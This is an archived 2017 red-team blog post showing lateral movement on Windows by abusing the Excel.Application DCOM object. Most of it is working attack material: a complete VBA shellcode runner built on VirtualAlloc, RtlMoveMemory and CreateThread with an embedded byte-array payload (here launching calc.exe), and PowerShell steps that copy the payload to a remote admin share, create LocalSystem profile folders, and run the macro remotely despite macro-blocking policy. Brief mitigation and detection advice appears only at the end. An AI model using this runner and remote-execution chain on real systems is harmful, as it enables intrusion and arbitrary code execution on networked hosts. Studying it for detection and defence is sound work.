Lateral Movement using Excel.Application and DCOM


Published: 2017-09-11 · Archived: 2026-04-05 14:24:47 UTC

Back in January, I put out two blog posts on using DCOM for lateral movement; one using MMC20.Application and the other outlining two other DCOM applications that expose “ShellExecute” methods. While most techniques have one execution method (WMI has the Create() method, psexec creates a service with a custom binpath, etc.), DCOM allows you to use different objects that expose various methods. This allows an operator to pick and choose what they look like when they land on the remote host from a parent-child process relationship perspective.


In this post, I’m going to walk through abusing the Excel.Application DCOM application to execute arbitrary code on a remote host. This same DCOM application was recently talked about for lateral movement by using the RegisterXLL method, which you can read about here. In this post, I’m going to focus on the “Run()” method. In short, this method allows you to execute a named macro in a specified Excel document. You can probably see where I’m going with this 🙂

As you all may know, VBA macros have long been a favorite technique for attackers. Normally, VBA abuse involves a phishing email with an Office document containing a macro, along with enticing text to trick the user into enabling that malicious macro. The difference here is that we are using macros for pivoting and not initial access. Due to this, Office Macro security settings are not something we need to worry about. Our malicious macro will execute regardless.


At this point, we know that Excel.Application is exposed via DCOM. By using OLEViewDotNet by James Forshaw (@tiraniddo), we can see that there are no explicit launch or access permissions set:



If a DCOM application has no explicit Launch or Access permissions, Windows allows users of the Local Administrator group to Launch and Access the application remotely. This is because DCOM applications have a "Default" set of Launch and Access permissions. If no explicit permissions are assigned, the Default set is used. This can be found in dcomcnfg.exe and will look like this:



Since Local Administrators are able to remotely interface with Excel.Application, we can then remotely instantiate it via PowerShell using [Activator]::CreateInstance():



As you can see, remote instantiation succeeded. We now have the ability to interact with Excel remotely. Next, we need to move our payload over to the remote host. This will be an Excel document that contains our malicious macro. Since VBA allows Win32 API access, the possibilities are endless for various shellcode runners. For this example, we will just use shellcode that starts calc.exe. If you are curious, you can find an example [here](#).

Just create a new macro, name it whatever you want, add in your code and then save it. In this instance, my macro name is “MyMacro” and I am saving the file in the .xls format.

```
wewt.xls - Module1 (Code)
(General)                                   (Declarations)
#If VBA7 Then
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zopqv As Long, ByVal Xhxi As Long, ByVal Mqnynfb As LongPtr, Tfe As Long, ByVal Zukax As Long, Rlere
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Xwl As Long, ByVal Sstjltuas As Long, ByVal Bnyltjw As Long, ByVal Rso As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Dkhnszol As LongPtr, ByRef Wwgtgy As Any, ByVal Hrkmuos As Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zopqv As Long, ByVal Xhxi As Long, ByVal Mqnynfb As Long, Tfe As Long, ByVal Zukax As Long, Rlere As Long) A
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Xwl As Long, ByVal Sstjltuas As Long, ByVal Bnyltjw As Long, ByVal Rso As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Dkhnszol As Long, ByRef Wwgtgy As Any, ByVal Hrkmuos As Long) As Long
#End If

Sub MyMacro()
        Dim Wyzayxya As Long, Hyeyhafxp As Variant, Lezhtplzi As Long, Zolde As Long
#If VBA7 Then
        Dim Xlbufvetp As LongPtr
#Else
        Dim Xlbufvetp As Long
#End If
        Hyeyhafxp = Array(232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, _
139, 114, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, _
13, 1, 199, 226, 240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, _
116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60, 73, 139, 52, 139, 1, _
214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, _
36, 117, 226, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, _
139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, _
235, 134, 93, 106, 1, 141, 133, 185, 0, 0, 0, 80, 104, 49, 139, 111, 135, 255, 213, 187, _
224, 29, 42, 10, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, _
187, 71, 19, 114, 111, 106, 0, 83, 255, 213, 99, 97, 108, 99, 0)
        Xlbufvetp = VirtualAlloc(0, UBound(Hyeyhafxp), &H1000, &H40)
        For Zolde = LBound(Hyeyhafxp) To UBound(Hyeyhafxp)
                Wyzayxya = Hyeyhafxp(Zolde)
                Lezhtplzi = RtlMoveMemory(Xlbufvetp + Zolde, Wyzayxya, 1)
        Next Zolde
        Lezhtplzi = CreateThread(0, 0, Xlbufvetp, 0, 0, 0)
End Sub
```

With the actual payload created, the next step is to copy that file over to the target host. Since we are using this technique for Lateral Movement, we need Local Admin rights on the target host. Since we have that, we can just copy the file over:

```
PS C:\Users\Matt\Desktop> ls \\192.168.99.152\c$

    Directory: \\192.168.99.152\c$

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         7/13/2009  11:20 PM            PerfLogs
d-r--         4/13/2017   8:17 PM            Program Files
d-r--          8/2/2017   1:02 PM            Program Files (x86)
d-r--          8/2/2017   3:27 PM            Users
d----         8/28/2017  12:09 PM            Windows

PS C:\Users\Matt\Desktop> mkdir \\192.168.99.152\c$\temp

    Directory: \\192.168.99.152\c$

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          9/8/2017   1:46 PM            temp

PS C:\Users\Matt\Desktop> copy-item C:\Users\Matt\Desktop\wewt.xls \\192.168.99.152\c$\temp
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop> ls \\192.168.99.152\c$\temp

    Directory: \\192.168.99.152\c$\temp

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          9/8/2017   1:44 PM      31744 wewt.xls

PS C:\Users\Matt\Desktop>
```

With the payload on target, we just need to execute it. This can be done using the Run() method of the Excel.Application DCOM application that was instantiated earlier. Before we can actually call that method, the application needs to know what Excel file the macro resides in. This can be accomplished using the "Workbooks.Open()" method. This method just takes the local path of the file. So, what happens if we invoke the method and pass the location of the file we just copied?

```
PS C:\Users\Matt\Desktop> ls \\192.168.99.152\c$\temp

    Directory: \\192.168.99.152\c$\temp

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          9/8/2017   1:44 PM      31744 wewt.xls

PS C:\Users\Matt\Desktop> $Workbook = $Excel.Workbooks.Open("C:\temp\wewt.xls")
Exception calling "Open" with "1" argument(s): "Microsoft Excel cannot access the file 'C:\temp\wewt.xls'. There are se
veral possible reasons:
 The file name or path does not exist.
 The file is being used by another program.
 The workbook you are trying to save has the same name as a currently open workbook."
At line:1 char:34
+ $Workbook = $Excel.Workbooks.Open <<<< ("C:\temp\wewt.xls")
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : ComMethodTargetInvocation

PS C:\Users\Matt\Desktop>
```

Well, isn't that interesting. The file exists, but Excel.Application is stating that it doesn't. Why might this be? When Excel.Application is instantiated via DCOM, it is actually instantiated via the Local System identity. The Local System user, by default, does not have a profile. Since Excel assumes that it is in an interactive user session, it fails in a less than graceful way. How can we fix this? There are better ways to do this, but a quick solution is to remotely create the Local System profile.

The path for this profile will be: ***C:\Windows\System32\config\systemprofile\Desktop*** and ***C:\Windows\SysWOW64\config\systemprofile\Desktop***.

```
PS C:\Users\Matt\Desktop> mkdir \\192.168.99.152\c$\Windows\System32\config\systemprofile\Desktop

    Directory: \\192.168.99.152\c$\Windows\System32\config\systemprofile

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          9/8/2017   2:02 PM            Desktop

PS C:\Users\Matt\Desktop> mkdir \\192.168.99.152\c$\Windows\SysWOW64\config\systemprofile\Desktop

    Directory: \\192.168.99.152\c$\Windows\SysWOW64\config\systemprofile

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----          9/8/2017   2:02 PM            Desktop

PS C:\Users\Matt\Desktop>
```

Now that the Local System profile is created, we need to re-instantiate the Excel.Application object and then call "Workbooks.Open()" again:

```
PS C:\Users\Matt\Desktop> $Excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application","192.168.99.152"))
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop>
PS C:\Users\Matt\Desktop> ls \\192.168.99.152\c$\temp

    Directory: \\192.168.99.152\c$\temp

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---          9/8/2017   2:00 PM      31744 wewt.xls

PS C:\Users\Matt\Desktop> $Workbook = $Excel.Workbooks.Open("C:\temp\wewt.xls")
PS C:\Users\Matt\Desktop> _
```

As you can see, we were now able to open the workbook containing our malicious macro. At this point, all we need to do is call the "Run()" method and pass it the name of our malicious macro. If you remember from above, I named mine "MyMacro"

Calling "Run(myMacro)" will cause the VBA in that macro to execute. To verify this, we can open Process Explorer on the remote host and verify. As you can see below, this particular host has the "Disable VBA for Office Applications" GPO set. Regardless of that security setting, the macro is permitted to execute:

For this example, I just used calc spawning shellcode, which resulted in a child process being spawned under Excel.exe. Keep in mind that since VBA offers a lot in terms of interaction with the OS, it is possible to not spawn a child process and just inject into another process instead. The final steps would be to remotely cleanup the Excel object and delete the payload off the target host.

I have automated this technique via PowerShell, which you can find here: https://gist.github.com/enigma0x3/8d0cabdb8d49084cdcf03ad89454798b

To assist in mitigating this vector, you could manually apply remote Launch and Access permissions to the Excel.Application object…but don't forget to look at all the other Office applications. Another option would be to change the default remote Launch/Access DACLs via dcomcnfg.exe. Keep in mind that any DACL changes should be tested as such modifications could potentially impact legitimate usage. In addition to that, enabling the Windows Firewall and reducing the number of Local Administrators on a host are also valid mitigation steps.

What stands out the most with this technique is that Excel and the child process will spawn as the invoking user. This will often be process creations from user accounts that different than the user that is currently logged on. If those are the only two processes and the user account being used doesn't normally logon to that host, that might be a red flag.

-Matt N.

Source: https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/